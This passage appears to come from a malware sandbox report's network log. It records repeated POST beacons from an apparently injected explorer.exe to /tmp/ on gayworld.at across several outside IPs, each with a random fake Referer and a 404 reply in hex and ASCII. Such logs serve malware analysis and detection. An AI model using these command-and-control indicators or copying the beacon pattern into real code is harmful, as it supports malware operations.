3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.6	49741	138.36.3.134	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:03:01.525351048 CEST	1973	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ahlupcvx.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 301 Host: gayworld.at
Oct 3, 2022 16:03:02.442142963 CEST	1974	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:03:01 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.6	49742	115.88.24.202	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:03:02.772610903 CEST	1975	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ypxxy.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 357 Host: gayworld.at
Oct 3, 2022 16:03:04.092223883 CEST	1977	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:03:03 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.6	49743	175.126.109.15	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:03:04.438797951 CEST	1978	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dogrsmpxp.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 307 Host: gayworld.at

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:03:05.628120899 CEST	1979	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:03:05 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.6	49744	138.36.3.134	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:03:05.897314072 CEST	1980	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://oeqcqgv.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 347 Host: gayworld.at
Oct 3, 2022 16:03:06.812298059 CEST	1981	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:03:06 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.6	49745	84.224.193.200	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:03:06.956675053 CEST	1982	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ucwkofa.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 272 Host: gayworld.at

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:03:07.249958038 CEST	1983	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:03:07 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.6	49746	211.53.230.67	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:03:07.580559015 CEST	1984	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://pwenlpes.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 125 Host: gayworld.at
Oct 3, 2022 16:03:08.743810892 CEST	1985	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:03:08 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49709	84.224.193.200	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:11.455142021 CEST	107	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://qvdsjgt.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 112 Host: gayworld.at

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:11.678097963 CEST	108	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:11 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.6	49747	211.53.230.67	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:03:09.049312115 CEST	1986	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://csdciu.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 367 Host: gayworld.at
Oct 3, 2022 16:03:09.996822119 CEST	1987	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:03:09 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.6	49748	115.88.24.202	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:03:10.288357019 CEST	1988	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ctfdhefsb.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 367 Host: gayworld.at

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:03:11.276674986 CEST	1989	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:03:10 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49710	175.126.109.15	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:13.307826042 CEST	110	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://splspq.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 191 Host: gayworld.at
Oct 3, 2022 16:02:14.505666018 CEST	111	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:13 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49711	175.126.109.15	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:14.846796989 CEST	112	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://qrwjyqmbyi.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 274 Host: gayworld.at

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:16.038273096 CEST	113	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:15 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 